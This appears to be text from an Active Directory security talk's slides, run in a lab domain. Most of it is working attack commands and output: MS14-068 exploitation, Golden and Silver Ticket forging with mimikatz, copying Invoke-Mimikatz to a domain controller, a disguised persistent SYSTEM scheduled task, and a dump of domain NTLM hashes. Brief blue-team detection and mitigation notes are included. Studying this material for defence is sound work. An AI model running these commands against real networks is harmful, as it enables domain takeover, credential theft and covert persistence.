[+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!  
[+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!  
[+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!  
[+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!  
[+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!  
  
mimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecurity.org.ccache  
  
Principal : <01> : bobafett ; @ LAB.ADSECURITY.ORG  
  
Data 0  
Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/15/2015 7:54:18 PM  
Service Name <01> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG  
Target Name <01> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG  
Client Name <01> : bobafett ; @ LAB.ADSECURITY.ORG  
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;  
Session Key : 0x00000017 - rc4_hmac_nt  
04f2a374032b0477c6195fdac06721c5  
Ticket : 0x00000000 - null ; knto = 2 [...]  
* Injecting ticket : OK  
  
mimikatz(commandline) # exit  
Bye!  
  
c:\Temp\pykek>net use \\adfdc02.lab.adsecurity.org\admin$  
The command completed successfully.
```

MS14-068 Kekeo Exploit

```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /password:Password99! /ptt
.#####. MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
.## ^ ##.
## < > ## /* * *
## < > ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## v ## http://blog.gentilkiwi.com (oe.eo)
'#####' ... with thanks to Tom Maddock & Sylvain Monne * * */

[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID

user      : JoeUser
domain   : lab.adsecurity.org
password  : ***
sid       : S-1-5-21-1583770191-140008446-3268284411
rid       : 1111
key      : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket    : ** Pass The Ticket **
[level 1] Reality      (AS-REQ)
[level 2] Van Chase     (PAC TIME)
  * PAC generated
  * PAC "signed"
[level 3] The Hotel     (TGS-REQ)
[level 4] Snow Fortress  (TGS-REQ)
* ADSDC01 : KDC_ERR_SUMTYPE_NOSUPP (15)
* ADSDC02 : [level 5] Limbo ! (KRB-CRED) : * Ticket successfully submitted for current session
Auto inject BREAKS on first Pass-the-ticket
PS C:\temp\kekeo> net use \\adsdco2.lab.adsecurity.org\admin$  
The command completed successfully.
```

User to Admin in 5 Minutes?



Blue Team Response: MS14-068

Detection:

- IDS Signature for Kerberos AS-REQ & TGS-REQ both containing “Include PAC: False”


Mitigation:

- Patch servers with KB3011780 before running DCPromo – patch the server build.
- Check patch status before running DCPromo

```
PS C:\> Get-Hotfix KB3011780
```

Source	Description	HotFixID	InstalledBy	InstalledOn
ADSDC01	Security Update	KB3011780	ADSECLAB\ADSAdmin...	6/29/2015 12:00:00 AM

Golden Ticket (Forged TGT) Communication



Golden Ticket Limitation

- ❖ Admin rights limited to current domain.
- ❖ Doesn't work across domains in Forest unless in EA domain.

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$  
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$  
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```

Golden Ticket – More Golden!

★ Mimikatz now supports SID History in Golden Tickets

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a1425c6a735e85bb /s
tartoffset:0 /endin:600 /renewmax:10000 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated


Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$  
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$  
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$  
The command completed successfully.
```

Silver Ticket (Forged TGS) Communication



Silver Ticket: Domain Controller Exploitation

- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.

What is possible with these?



Silver Ticket: Domain Controller Exploitation

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /service:cifs  
User       : LukeSkywalker  
Domain     : LAB.ADSECURITY.ORG  
SID        : S-1-5-21-1387203482-2957264255-828990924  
User Id    : 2601  
Groups Id  : *513 512 520 518 519  
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt  
Service    : cifs  
Target     : adsdc02.lab.adsecurity.org  
Lifetime   : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36 AM  
-> Ticket   : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated
```

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

```
mimikatz(commandline) # exit  
Bye!
```

Silver Ticket: Domain Controller Exploitation

```
PS C:\temp\mimikatz> copy c:\temp\Invoke-Mimikatz.ps1 \\adsdc02.lab.adsecurity.org\c$\windows\temp
PS C:\temp\mimikatz> dir \\adsdc02.lab.adsecurity.org\c$\windows\temp
```

Directory: \\adsdc02.lab.adsecurity.org\c\$\windows\temp

Mode	LastWriteTime	Length	Name
d---	3/15/2015	12:15 AM	1
-a---	2/16/2015	2:27 AM	DMI2083.tmp
-a---	2/16/2015	2:27 AM	DMI21EA.tmp
-a---	2/16/2015	2:27 AM	DMI25E2.tmp
-a---	2/16/2015	2:27 AM	DMI433E.tmp
-a---	2/17/2015	12:48 AM	DMI8230.tmp
-a---	2/17/2015	12:09 AM	DMI94FC.tmp
-a---	2/17/2015	12:48 AM	DMIA7D8.tmp
-a---	2/17/2015	12:48 AM	DMIA836.tmp
-a---	2/17/2015	12:48 AM	DMIAEDD.tmp
-a---	2/17/2015	12:09 AM	DMIB611.tmp
-a---	2/17/2015	12:09 AM	DMIB6DC.tmp
-a---	2/17/2015	12:09 AM	DMIC488.tmp
-a---	2/17/2015	12:48 AM	DMIC4C7.tmp
-a---	2/17/2015	12:09 AM	DMIC563.tmp
-a---	2/16/2015	2:27 AM	DMI801C.tmp
-a---	2/18/2015	8:54 PM	676916 Invoke-Mimikatz.ps1

Silver Ticket: Domain Controller Exploitation

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /service:HOST /ptt
User          : LukeSkywalker
Domain        : LAB.ADSECURITY.ORG
SID           : S-1-5-21-1387203482-2957264255-828990924
User Id       : 2601
Groups Id    : *513 512 520 518 519
ServiceKey   : eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service       : HOST
Target        : adsdc02.lab.adsecurity.org
Lifetime     : 3/15/2015 12:19:42 PM ; 3/12/2025 12:19:42 PM ; 3/12/2025 12:19:42 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for [LukeSkywalker @ LAB.ADSECURITY.ORG] successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz>
```

Silver Ticket: Domain Controller Exploitation

Cached Tickets: (1)

```
#0> Client: LukeSkywalker @ LAB.ADSECURITY.ORG
Server: HOST/adsdco2.lab.adsecurity.org @ LAB.ADSECURITY.ORG
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 3/15/2015 0:19:42 (local)
End Time: 3/12/2025 0:19:42 (local)
Renew Time: 3/12/2025 0:19:42 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
```

```
PS C:\temp\mimikatz> schtasks /create /S adsdco2.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System" /TN "SCOM Agent Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
```

```
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

```
PS C:\temp\mimikatz> schtasks /create /S adsdco2.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System" /TN "SCOM Agent Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
```

```
WARNING: The task name "SCOM Agent Health Check" already exists. Do you want to replace it (Y/N)? y
```


```
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

```
PS C:\temp\mimikatz> schtasks /query /S adsdco2.lab.adsecurity.org
```

Folder:	Next Run Time	Status
SCOM Agent Health Check	3/22/2015 12:21:00 AM	Ready

Silver Ticket: Domain Controller Exploitation

 invoke-mimikatz	1/4/2015 10:40 PM	PS1 File	619 KB
 mmkdom	1/4/2015 10:43 PM	Text Document	5 KB




mmkdom - Notepad

File Edit Format View Help

```
#####
mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 20 2014
08:56:48) .#^##. ## / \ ## /* * * ## \ / ## Benjamin DELPY
`gentilkiwi` ( benjamin@gentilkiwi.com ) ## v ##
http://blog.gentilkiwi.com/mimikatz (oe.eo) #####
with 14 modules * * */mimikatz(powershell) #
privilege::debugPrivilege '20' OKmimikatz(powershell) # lsadump::samrpc
/patchDomain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127RID :
000001f4 (500)user : AdministratorLM : NTLM :
6f40d9c1cab7f73d298dc3d94163543dRID : 000001f5 (501)user : GuestLM :
NTLM : RID : 000001f6 (502)user : krbtgtLM : NTLM :
7e2a0e20851d0229f2489210b6576edeRID : 000003e8 (1000)user : adminLM :
NTLM : 7c08d63a2f48f045971bc2236ed3f3acRID : 00000452 (1106)user :
LukeskywalkerLM : NTLM : 177af8ab46321ceef22b4e8376f2dba7RID : 00000453
(1107)user : HansoloLM : NTLM : 269c0c63a623b2e062dfd861c9b82818RID :
00000454 (1108)user : JoeUserLM : NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
RID : 00000456 (1110)user : DarthsidiousLM : NTLM :
615a280cee38c107a2c7ce2ef468a5b4RID : 00000646 (1606)user : svc-
SQLAgent01LM : NTLM : 88e16074a212c644289d9b4ca180a212RID : 00000647
(1607)user : svc-SQLDBEngine01LM : NTLM :
d0ahfc0cb689f4cdc8959a1411499096RID : 00000648 (1608)user : SVC-
```

Forging Kerberos Trust Tickets



Blue Team Response: Forged Kerberos Tickets

Detection: *Difficult*

Mitigation:

- Protect AD Admins

Active Directory Admins (ADAs)

Server Application Admins

Workstation Admins

